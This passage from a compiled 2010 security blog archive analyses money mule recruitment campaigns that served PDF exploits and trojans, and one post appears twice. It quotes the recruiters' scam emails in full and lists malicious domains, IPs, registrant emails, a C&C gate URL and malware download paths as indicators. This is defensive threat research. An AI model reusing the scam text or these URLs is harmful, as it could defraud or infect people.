http://www.virustotal.com/analisis/e2b4b96ac47f32b0caee10445834d10560b1a633bb1f9cd198256d1e78a611ef-12698

74011

5. http://www.cyberwart.com/blog/2010/01/09/undetected-malware-case-study-jan2010-01/

6. http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html

7. http://ddanchev.blogspot.com/

8. http://twitter.com/danchodanchev

1166

Money Mule Recruitment Campaign Serving Client-Side Exploits (2010-03-30 18:51)

Remember [1]**Cefin Consulting & Finance**, the bogus, money mule recruitment company that ironically tried to recruit me last month?

They are back, with a currently ongoing money mule recruitment campaign, this time not just attempting to

recruit gullible users, but also, **serving client-side exploits (** ***[2]CVE-2009-1492*****;** ***[3]CVE-2007-5659*****) through an embedded javascript** on each and every page within the recruitment site.

1167

Let’s dissect the campaign, expose the client-side exploits serving domains, the Zeus-crimeware serving domains parked within the same netblock as the mule recruitment site itself, to ultimately expose a bogus company for

furniture hosting a pretty descriptive **cv.exe** that is dropped on the infected host.

Initial recruitment email sent from financialcefin@aol.com:

Hello, Our Company is ready to offer full and part time job in your region. It is possible to apply for a well-paid part time job from your state. More information regarding working and cooperation opportunities will be sent upon request. Please send all further correspondence ONLY to Company’s email address: ***james.mynes.cf@gmail.com*** *Best regards*

Response received:

Greetings,

Cefin Consulting & Finanace company thanks you for being interested in our offer. All additional information about our company you may read at our official site. ***www.ceffincfin.com*** *Below the details of vacancy operational scheme:*

1. The payment notice and the details of the beneficiary for further payment transfer will be e-mailed to your box. All necessary instructions regarding the payment will be enclosed.

2. As a next step, you'll have to withdraw cash from our account.

3. Afterwards you shall find the nearest Western Union office and make a transfer. Important: Only your first and last names shall be mentioned in the Western Union Form! No middle name (patronymic) is written! Please check carefully the spelling of the name, as it has to correspond to the spelling in the Notice.

4. Go back home soonest possible and advise our operator on the payment details (Sender's Name, City, Country, MTCN (Money Transfer Control Number), Transfer Amount).

5. Our operator will receive the money and send it to the customer.

6. Please be ready to accept and to make similar transfers 2-5 times a week or even more often. Therefore you have to be on alert to make a Western Union payment any time.

1168

Should you face any problems incurred in the working process, don't hesitate to contact our operator immediately.

If you have any questions, please do not hesitate to contact us by e-mail. If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:

1) First name 2) Last name 3) Country 4) City 5) Zip code 6) Home Phone number, Work Phone number, Mo-

bile Phone number 7) Bank account info: a) Bank name b) Account name c) Account number d) Sort code 8) Scan you passport or driver license

2010 © Cefin Consulting & Finance

All right reserved.

Money mule recruitment URL: **ceffincfin.com** - 93.186.127.252 - Email: winter343@hotmail.com - [4]currently 1169

flagged as malicious.

Once obfuscated, the javascript attempts to load the client-side exploits serving URL **click-clicker.com /click/in.cgi?3**

- 195.78.109.3; 195.78.108.221 - Email: aniwaylin@yahoo.com, or **click-clicker.com** - 195.78.109.3 - Email: aniwaylin@yahoo.com.

Sample campaign structure:

- **click-clicke.com /cgi-bin/plt/n006106203302r0009R81fc905cX409b 2ddfY0a607663Z0100f055**

Parked on the same IP (91.213.174.52) are also the following client-side exploit serving domains:

click-reklama.com - Email: tahli@yahoo.com

googleinru.in - Email: mirikas@gmail.com

Within **AS29106, VolgaHost-as PE Bondarenko Dmitriy Vladimirovich**, we also have the following client-side exploits/crimeware friendly domains:

benlsdenc.com - Email: blablaman25@gmail.com

nermdusa.com - Email: polakurt69@gmail.com

mennlyndy.com - Email: albertxxl@gmail.com

kemilsy.com - Email: VsadlusGruziuk@gmail.com

benuoska.com - Email: godlikesme44@gmail.com

1170

Name server of notice **ns1.ginserdy.com** - 93.186.127.205 - Email: albertxxl@gmail.com and **ns1.ndnsgw.net** -

195.78.109.3 - Email: aniwaylin@yahoo.com. have been also registered using the same emails as the original

client-side exploit serving domains.

Sample detection rates, and phone back locations:

- **cefin.js** - [5]Troj/IFrame-DY - Result: 1/42 (2.39 %)

- **clicker.pdf** - [6]

Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EM

- Result: 21/42 (50.00 %)

- **clicker2.exe** - [7]TR/Sasfis.akdv.1; Trojan.Sasfis.akdv.1; Trojan.Win32.Sasfis.akdv - Result: 18/42 (42.86 %)

- **cv.exe** - [8]Trojan.Siggen1.15304 - Result: 3/42 (7.15 %)

- **1.exe** - [9]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

1171

Upon execution, the sample phones back to Oficla/Sasfis C &C at **socksbot.com /isb/gate.php? magic=121412150001**

&ox=2-5-1-2600 &tm=3 &id=24905431 &cache=4154905385 & - 195.78.109.3 - Email: aniwaylin@yahoo.com which drops **pozitiv.md/master/cv.exe** - 217.26.147.24 - Email: v.pozitiv@mail.ru from the web site of a fake company for furniture (**PoZITIVe SRL**).

Interestingly, today the update location has been changed to **tds-style.spb.ru /error/1.exe**. Detection rate:

- **1.exe** - [10]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

Keeping the money mules on a short leash series, are prone to expand. Stay tuned!

Related coverage of money laundering in the context of cybercrime:

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!’s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group’s Spamming Operations

1172

[19]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev’s blog. Follow him [22]on Twitter.

1. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

2. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1492

3. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659

4. http://www.google.com/safebrowsing/diagnostic?site=http://ceffincfin.com/&hl=en

5.

http://www.virustotal.com/analisis/20d56cbab6bfa901d94e5d9ce377ae9cbaf4e91ff5a283751d43f3c0ebb44eb5-12698

80320

6.

http://www.virustotal.com/analisis/1c9d558dabd32f3900005677655424ad8fde813fc71c5d157653dba953bdf8af-12699

66639

7.

http://www.virustotal.com/analisis/cc13cf35292fb9ee09c22fffa60bcabd5a663fea92f5dd02628735ee81e6fc4c-12699

66625

8.

http://www.virustotal.com/analisis/4928480e5192213fbbd14c66191b3009bd67226c0bec9b685a878664ea5a5723-12699

66041

9.

http://www.virustotal.com/analisis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699

66491

10.
http://www.virustotal.com/analisis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699

66491

11. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

13. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

14. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

16. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

18. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

19. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

20. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

21. http://ddanchev.blogspot.com/

22. http://twitter.com/danchodanchev

1173

Money Mule Recruitment Campaign Serving Client-Side Exploits (2010-03-30 18:51)

Remember [1]**Cefin Consulting & Finance**, the bogus, money mule recruitment company that ironically tried to recruit me last month?

They are back, with a currently ongoing money mule recruitment campaign, this time not just attempting to

recruit gullible users, but also, **serving client-side exploits (*[2]CVE-2009-1492*; *[3]CVE-2007-5659*) through an embedded javascript** on each and every page within the recruitment site.

1174

Let’s dissect the campaign, expose the client-side exploits serving domains, the Zeus-crimeware serving domains parked within the same netblock as the mule recruitment site itself, to ultimately expose a bogus company for

furniture hosting a pretty descriptive **cv.exe** that is dropped on the infected host.

Initial recruitment email sent from financialcefin@aol.com:

Hello, Our Company is ready to offer full and part time job in your region. It is possible to apply for a well-paid part time job from your state. More information regarding working and *cooperation opportunities will be sent upon request. Please send all further correspondence ONLY to Company's email address:* ***james.mynes.cf@gmail.com*** *Best regards*

Response received:

Greetings,

Cefin Consulting & Finanace company thanks you for being interested in our offer. All additional information about our company you may read at our official site. ***www.ceffincfin.com*** *Below the details of vacancy operational scheme:*

1. The payment notice and the details of the beneficiary for further payment transfer will be e-mailed to your box. All necessary instructions regarding the payment will be enclosed.

2. As a next step, you'll have to withdraw cash from our account.

3. Afterwards you shall find the nearest Western Union office and make a transfer. Important: Only your first and last names shall be mentioned in the Western Union Form! No middle name (patronymic) is written! Please check carefully the spelling of the name, as it has to correspond to the spelling in the Notice.

4. Go back home soonest possible and advise our operator on the payment details (Sender's Name, City, Country, MTCN (Money Transfer Control Number), Transfer Amount).

5. Our operator will receive the money and send it to the customer.

6. Please be ready to accept and to make similar transfers 2-5 times a week or even more often. Therefore you have to be on alert to make a Western Union payment any time.

1175

Should you face any problems incurred in the working process, don’t hesitate to contact our operator immediately. If you have any questions, please do not hesitate to contact us by e-mail. If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:

1) First name 2) Last name 3) Country 4) City 5) Zip code 6) Home Phone number, Work Phone number, Mo-

bile Phone number 7) Bank account info: a) Bank name b) Account name c) Account number d) Sort code 8) Scan you passport or driver license

2010 © Cefin Consulting & Finance

All right reserved.

Money mule recruitment URL: **ceffincfin.com** - 93.186.127.252 - Email: winter343@hotmail.com - [4]currently 1176

flagged as malicious.

Once obfuscated, the javascript attempts to load the client-side exploits serving URL **click-clicker.com /click/in.cgi?3**

- 195.78.109.3; 195.78.108.221 - Email: aniwaylin@yahoo.com, or **click-clicker.com** - 195.78.109.3 -

Email: aniwaylin@yahoo.com.

Sample campaign structure:

- **click-clicke.com /cgi-bin/plt/n006106203302r0009R81fc905cX409b2ddfY0a607663Z0100f055**

Parked on the same IP (91.213.174.52) are also the following client-side exploit serving domains:

click-reklama.com - Email: tahli@yahoo.com

googleinru.in - Email: mirikas@gmail.com

Within **AS29106, VolgaHost-as PE Bondarenko Dmitriy Vladimirovich**, we also have the following client-side exploits/crimeware friendly domains:

benlsdenc.com - Email: blablaman25@gmail.com

nermdusa.com - Email: polakurt69@gmail.com

mennlyndy.com - Email: albertxxl@gmail.com

kemilsy.com - Email: VsadlusGruziuk@gmail.com

benuoska.com - Email: godlikesme44@gmail.com

1177

Name server of notice **ns1.ginserdy.com** - 93.186.127.205 - Email: albertxxl@gmail.com and **ns1.ndnsgw.net** -

195.78.109.3 - Email: aniwaylin@yahoo.com. have been also registered using the same emails as the original client-side exploit serving domains.

Sample detection rates, and phone back locations:

- **cefin.js** - [5]Troj/IFrame-DY - Result: 1/42 (2.39 %)

- **clicker.pdf** - [6]

Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EM

- Result: 21/42 (50.00 %)

- **clicker2.exe** - [7]TR/Sasfis.akdv.1; Trojan.Sasfis.akdv.1; Trojan.Win32.Sasfis.akdv - Result: 18/42 (42.86 %)

- **cv.exe** - [8]Trojan.Siggen1.15304 - Result: 3/42 (7.15 %)

- **1.exe** - [9]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

1178

Upon execution, the sample phones back to Oficla/Sasfis C &C at **socksbot.com /isb/gate.php? magic=121412150001**

&ox=2-5-1-2600 &tm=3 &id=24905431 &cache=4154905385 & - 195.78.109.3 - Email: aniwaylin@yahoo.com which drops **pozitiv.md/master/cv.exe** - 217.26.147.24 - Email: v.pozitiv@mail.ru from the web site of a fake company for furniture (**PoZITIVe SRL**).

Interestingly, today the update location has been changed to **tds-style.spb.ru /error/1.exe**. Detection rate:

- **1.exe** - [10]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

Keeping the money mules on a short leash series, are prone to expand. Stay tuned!

Related coverage of money laundering in the context of cybercrime:

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!'s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

2. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1492

3. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659

4. http://www.google.com/safebrowsing/diagnostic?site=http://ceffincfin.com/&hl=en

5.

http://www.virustotal.com/analisis/20d56cbab6bfa901d94e5d9ce377ae9cbaf4e91ff5a283751d43f3c0ebb44eb5-12698

80320

6.

http://www.virustotal.com/analisis/1c9d558dabd32f3900005677655424ad8fde813fc71c5d157653dba953bdf8af-12699

66639

7.

http://www.virustotal.com/analisis/cc13cf35292fb9ee09c22fffa60bcabd5a663fea92f5dd02628735ee81e6fc4c-12699

66625

8.

http://www.virustotal.com/analisis/4928480e5192213fbbd14c66191b3009bd67226c0bec9b685a878664ea5a5723-12699

66041

9.

http://www.virustotal.com/analisis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699

66491

10.
http://www.virustotal.com/analisis/d8456caf15ec23243bc8a988c792503d90323c1604ced76f90a5e3a941094c0e-12699

66491

11. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

13. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

14. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

16. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

18. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

19. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

20. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

21. http://ddanchev.blogspot.com/

22. http://twitter.com/danchodanchev

1180

2.4

April

1181

Summarizing Zero Day’s Posts for March (2010-04-01 10:58)

The following is a brief summary of all of my posts at [1]ZDNet’s Zero Day for March, 2010.

You [2]can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero

Day’s main feed, or follow me on Twitter:

Recommended reading - [6]TROYAK-AS: the cybercrime-friendly ISP that just won’t go away ; [7]The current state of the crimeware threat - Q &A and [8]From Russia with (objective) spam stats

01. [9]Police arrest Mariposa botnet masters, 12M+ hosts compromised

02. [10]Vodafone HTC Magic shipped with Conficker, Mariposa malware

03. [11]Mac OS X SMS ransomware - hype or real threat? + [12]Gallery

04. [13]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

05. [14]Facebook password reset themed malware campaign in the wild

06. [15]The current state of the crimeware threat - Q &A

07. [16]From Russia with (objective) spam stats

08. [17]Survey: Millions of users open spam emails, click on links

09. [18]Trivial security flaw in popular iPhone app leads to privacy leak

10. [19]Report: 64 % of all Microsoft vulnerabilities for 2009 mitigated by Least Privilege accounts

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2010/03/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2010/02/summarizing-zero-days-posts-for-january.html

4. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

5. http://feeds.feedburner.com/zdnet/security

6. http://blogs.zdnet.com/security/?p=5761

7. http://blogs.zdnet.com/security/?p=5797

8. http://blogs.zdnet.com/security/?p=5813

9. http://blogs.zdnet.com/security/?p=5587

10. http://blogs.zdnet.com/security/?p=5626

11. http://blogs.zdnet.com/security/?p=5731

12. http://content.zdnet.com/2346-12691_22-403883.html

13. http://blogs.zdnet.com/security/?p=5761

14. http://blogs.zdnet.com/security/?p=5787

15. http://blogs.zdnet.com/security/?p=5797

16. http://blogs.zdnet.com/security/?p=5813

17. http://blogs.zdnet.com/security/?p=5889

18. http://blogs.zdnet.com/security/?p=5935

19. http://blogs.zdnet.com/security/?p=5964

20. http://ddanchev.blogspot.com/

21. http://twitter.com/danchodanchev

1183

Keeping Money Mule Recruiters on a Short Leash - Part Four (2010-04-09 10:54)

UPDATED: Saturday, April 10, 2010: Some of the mule recruitment sites appear to be interested in something else, rather than recruiting mules – must be the oversupply of people unknowingly participating in the cybercrime ecosystem.

Several of the domains (for instance **ortex-gourpinc.tw** and **augmentgroupinc.tw**) are not accepting registrations, instead, **but are attempting to trick the visitor into downloading and executing a bogus psychological test**.

" *Below is a test prepared by professional psychologists and is required in order to be considered a competent candidate for the offered position. After successful completion of your test, you will be asked to register on our web site. If you are not ready to register right away, please wait to take the test at a later point. To REGISTER, simply run the test and you will be prompted to click on the "Register Now" button at any time and you will be redirected to the login page, without having to take the test again.*

1184

**This test is under development and we are grateful for all comments and suggestions." *If you are having trouble running the test and your computer is requesting administrative rights, download the test and simply right-*

click on the Test icon and select "Run As Administrator" from the menu. "

- [1]**testAugmentInc.exe** - Result: 3/38 (7.9 %) - Trojan/Win32.Chifrax.gen; Reser.Reputation.1

- [2]**testOrtexGroup.exe** - Result: 3/39 (7.7 %) - Trojan/Win32.Chifrax.gen; Reser.Reputation.1

UPDATED: *AS34305, EUROACCESS* has taken down the IPs within their network. The money mule recruiters naturally have a contingency plan in place, and have migrated to *[3]AS38356 - [4]TimeNet* (**222.35.143.112; 222.35.143.234; 222.35.143.235; 222.35.143.237**) and *AS21793 - GOGAX* (**76.76.100.2; 76.76.100.4; 76.76.100.5**).

1185

Based on the already established patterns of this group, it was only a matter of time until they re-introduced yet another portfolio of money mule recruitment domains, combining them with spamvertised recruitment messages,

and forum postings.

Just like their campaign from last month ([5]**Keeping Money Mule Recruiters on a Short Leash - Part Three**) the current one is once again interacting exclusively with *AS34305, EUROACCESS Global Autonomous System*, including the newly introduced name servers.

What has changed? It’s the [6]**migration towards the use of fast-flux infrastructure for ZeuS crimeware serv-**

ing campaigns, and in an isolated incident profiled in this post, a money mule recruitment campaign that's also sharing the same fast-flux infrastructure. Combined with the *BIZCN.COM, INC.* domain registrar's practice of accepting domain registrations using **example.com** emails, next to ignoring domain suspension requests - you end up with the perfect safe haven for a cybercrime operation.

In March, 2010, it took EUROACCESS less then 10 minutes to undermine their campaigns, including ones re-

siding within the AS of a cyber-crime friendly customer known as *193.104.22.0/24 KratosRoute*. However, it's interesting to observe their return to the same ISP, given that they were within a much more cybercrime-friendly neighborhood once EUROACCESS kicked them out last month.

Although the take down activities from last month may seem to have a short-lived effect, now that they're

not only back, but are once again abusing EUROACCESS, the loss of OPSEC (operational security) did happen, just like it happened in the wake of the [7]**TROYAK-AS takedown**.

Let's dissect the currently ongoing campaign, and emphasize on a second money mule recruitment campaign,

that's not just using a fast-flux infrastructure, but is also connected to *hilarykneber@yahoo.com* ([8]**The Kneber botnet - FAQ**).

Spamvertised, and parked domains on 85.12.46.3; 85.12.46.2; 193.104.106.30 - AS34305, EUROACCESS Global

Autonomous System are as follows:

1187

altitudegroupinc.tw - Email: weds@fastermail.ru

altitude-groupli.com - Email: mylar@5mx.ru

altitude-groupmain.tw - Email: gutsy@qx8.ru

amplitude-groupmain.net - Email: tabs@5mx.ru

arvina-groupco.tw - Email: hv@qx8.ru

arvina-groupinc.tw - Email: jerks@5mx.ru

arvina-groupnet.cc - Email: mat.mat@yahoo.com

asperity-group.com - Email: okay@qx8.ru

asperitygroup.net - Email: cde@freenetbox.ru

asperitygroupinc.tw - Email: ti@fastermail.ru

asperity-groupmain.tw - Email: gutsy@qx8.ru

astra-groupnet.tw - Email: logic@qx8.ru

astra-groupinc.tw - Email: gv@fastermail.ru

augment-group.com - Email: mylar@5mx.ru

augmentgroup.net - Email: glean@fastermail.ru

augmentgroupinc.tw - Email: weds@fastermail.ru

augment-groupmain.tw - Email: gutsy@qx8.ru

celerity-groupmain.net - Email: cde@freenetbox.ru

celerity-groupmain.tw - Email: weds@fastermail.ru

excel-groupco.tw - Email: thaws@bigmailbox.ru

excel-groupsvc.com - Email: carlo@qx8.ru

fincore-groupllc.tw - Email: jerks@5mx.ru

fecunda-group.com - Email: okay@qx8.ru

fecundagroupllc.tw - Email: omega@fastermail.ru

fecunda-groupmain.net - Email: mylar@5mx.ru

fecunda-groupmain.tw - Email: ti@fastermail.ru

foreaim-group.com - Email: cde@freenetbox.ru

foreaimgroup.net - Email: glean@fastermail.ru

1188

foreaimgroupinc.tw - Email: gutsy@qx8.ru

foreaim-groupmain.tw - Email: weds@fastermail.ru

impact-groupinc.net - Email: cde@freenetbox.ru

impact-groupnet.com - Email: okay@qx8.ru

luxor-groupco.tw - Email: logic@qx8.ru

luxor-groupinc.cc - Email: mat.mat@yahoo.com

luxor-groupinc.tw - Email: gv@fastermail.ru

magnet-groupco.tw - Email: gv@fastermail.ru

magnet-groupinc.cc - Email: mat.mat@yahoo.com

millennium-groupco.tw - Email: thaws@bigmailbox.ru

millennium-groupsvc.tw - Email: thaws@bigmailbox.ru

optimusgroupnet.cc - Email: mat.mat@yahoo.com

optimus-groupsvc.tw - Email: jerks@5mx.ru

ortex-gourpinc.tw - Email: clad@bigmailbox.ru

ortex-groupinc.cc - Email: mat.mat@yahoo.com

pacer-groupnet.tw - Email: omega@fastermail.ru

point-groupco.tw - Email: wxy@qx8.ru

point-groupinc.cc - Email: mat.mat@yahoo.com

spark-groupco.tw - Email: clad@bigmailbox.ru

spark-groupsv.tw - Email: clad@bigmailbox.ru

spark-groupsvc.com - Email: trim@freenetbox.ru

1189

synapse-groupfine.net - Email: okay@qx8.ru

synapse-groupinc.tw - Email: omega@fastermail.ru

synapsegroupli.com - Email: tabs@5mx.ru

target-groupinc.cc - Email: mat.mat@yahoo.com

tnm-group.tw - Email: troop@bigmailbox.ru

tnmgroupinc.com - Email: tabs@5mx.ru

tnmgroupsvc.net - Email: tabs@5mx.ru

starlingbusinessgroup.com - 212.150.164.201 - Email: tahli@yahoo.com (spamvertised separately from the campaign)

Newly introduced name servers:

ns3.sandhouse.cc - 74.118.194.82 - Email: taunt@freenetbox.ru

ns1.volcanotime.com (Parked on the same IP is also **ns1.jockscreamer.net** Email:

free@freenetbox.ru) -

64.85.174.144 - Email: hs@bigmailbox.ru

ns2.weathernot.net - (Parked on the same IP is also **ns2.worldslava.cc** Email: fussy@bigmailbox.ru) 204.12.217.252

- Email: bowls@5mx.ru

ns1.uleaveit.com - 64.85.174.146 - Email: plea@qx8.ru

ns2.pesenlife.net - 204.12.217.254 - Email: erupt@qx8.ru

ns3.greezly.net - 204.124.182.151 - Email: erupt@qx8.ru

Name servers known from previous campaigns remain active, using AS34305:

ns1.chinegrowth.cc - 92.63.111.196 - Email: duly@fastermail.ru

ns1.partytimee.cn - 92.63.111.196 - Email: chunk@qx8.ru

ns1.benjenkinss.cn - 92.63.110.85 - Email: chunk@qx8.ru

ns1.translatasheep.net - 92.63.111.127 - Email: stair@freenetbox.ru

ns1.bizrestroom.cc - 92.63.110.85 - Email: hook@5mx.ru

ns2.alwaysexit.com - 85.12.46.2 - Email: sob@bigmailbox.ru

ns2.trythisok.cn - 85.12.46.2 - Emaik: chunk@qx8.ru

It’s been a while, since I came across a money mule recruitment campaign using fast-flux infrastructure (**[9]Money Mule Recruiters use ASProx’s Fast Fluxing Services**) that’s also currently being used by domains registered using the same emails as the original **Hilary Kneber** campaigns ([10]**Celebrity-Themed Scareware Campaign Abusing DocStoc**) from December, 2009, as well as related mule recruitment campaigns ([11]**Dissecting an Ongoing Money Mule**

Recruitment Campaign) from February, 2010.

1190

Moreover, one of the domains sharing the fast-flux infrastructure with the money mule recruitment site **as-**

apfinancialgroup.com - Email: admin@asapfinancialgroup.com, was also profiled in last month’s "[12]**Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild**".

1191

The following ZeuS crimeware, client-side exploits service, and malware phone back C &C domains, all share the same fast-flux infrastructure:

allaboutc0ntrol.cc - Email: HilaryKneber@yahoo.com

[13]**agreement52.com** - Email: Davenport@example.com

[14]**smotri123.com** - Email: smot-smot@yandex.ru - [15]C &C profiled last month

jdhyh1230jh.net - Email: None@aol.com

[16]**mabtion.cn** - Email: Michell.Gregory2009@yahoo.com

[17]**wooobo.cn** - Email: Michell.Gregory2009@yahoo.com

[18]**mmjl3l45lkjbdb.ru** - Email: none@none.com

[19]**domainsupp.net** - Email: ErnestJBooth@example.com

1192

first-shockabsorbers.com - Email: ring.redlink@yandex.ru

this-all-clean.info - Email: ring.redlink@yandex.ru

f45rugfj98hj9hjkfrnk.com - Email: holsauto@live.com

[20]**financialdeposit.com** - Email: crWright@gmail.com

connectanalyst.com - Email: Mildred44@gmail.com - NOT ACTIVE

vmnrjiknervir.com - Email: holsauto@live.com - NOT ACTIVE

[21]**longtermrelations.com** - Email: admin@schumachercomeback.com - NOT ACTIVE, SUSPENDED

Name servers of the fast-fluxed domains include:

ns1.hollwear.com - 87.239.22.240 - Email: kymboll@rocketmail.com

ns1.kentinsert.net - 64.120.135.214 - Email: rackmodule@writemail.com

ns1.dimplemolar.net - 207.126.161.29 - Emaik: carruawau@gmail.com

ns1.megapricelist.net - 66.249.23.63 - Email: jobwes@clerk.com

ns1.bighelpdesk.net - 76.10.203.46 - Email: galaxegalaxe@gmail.com

ns1.linejeans.com - 95.211.86.140 - Email: palmatorz@aol.com

ns1.ceberlin.com - 204.12.210.235

EUROACCESS have been notified, an updated will be posted as soon as they take care of the campaign.

Related coverage of money laundering in the context of cybercrime:

[22]Money Mule Recruitment Campaign Serving Client-Side Exploits

[23]Keeping Money Mule Recruiters on a Short Leash - Part Three

[24]Money Mule Recruiters on Yahoo!’s Web Hosting

[25]Dissecting an Ongoing Money Mule Recruitment Campaign

[26]Keeping Money Mule Recruiters on a Short Leash - Part Two

[27]Keeping Reshipping Mule Recruiters on a Short Leash

[28]Keeping Money Mule Recruiters on a Short Leash

[29]Standardizing the Money Mule Recruitment Process

[30]Inside a Money Laundering Group’s Spamming Operations

[31]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[32]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [33]Dancho Danchev’s blog. Follow him [34]on Twitter.

1193

1.

http://www.virustotal.com/analisis/addea49904439a9b3e6a5b615466c55c9935354d3da4a7d6ba1bf2f51d6e8d47-12709

02128

2.

http://www.virustotal.com/analisis/f4dbd83b19eef7177ca7409151f1bdab6d2979ca08a3ba6e8a285cdb5230850d-12709

02137

3. https://zeustracker.abuse.ch/monitor.php?as=38356

4. http://www.google.com/safebrowsing/diagnostic?site=AS:38356

5. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

6. http://www.abuse.ch/?p=2515

7. http://blogs.zdnet.com/security/?p=5761

8. http://blogs.zdnet.com/security/?p=5508

9. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

10. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

11. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

12. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html

13. https://zeustracker.abuse.ch/monitor.php?host=agreement52.com

14. https://zeustracker.abuse.ch/monitor.php?host=smotri123.com

15. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html

16. http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=692

17. http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=686

18. https://zeustracker.abuse.ch/monitor.php?host=mmjl3l45lkjbdb.ru

19. https://zeustracker.abuse.ch/monitor.php?host=domainsupp.net

20. http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=688

21. https://zeustracker.abuse.ch/monitor.php?host=longtermrelations.com

22. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

23. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

24. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

25. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

26. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

27. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

28. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

29. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

30. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

31. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

32. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

33. http://ddanchev.blogspot.com/

34. http://twitter.com/danchodanchev

1194

Dissecting Northwestern Bank’s Client-Side Exploits Serving Site Compromise (2010-04-12 12:03)

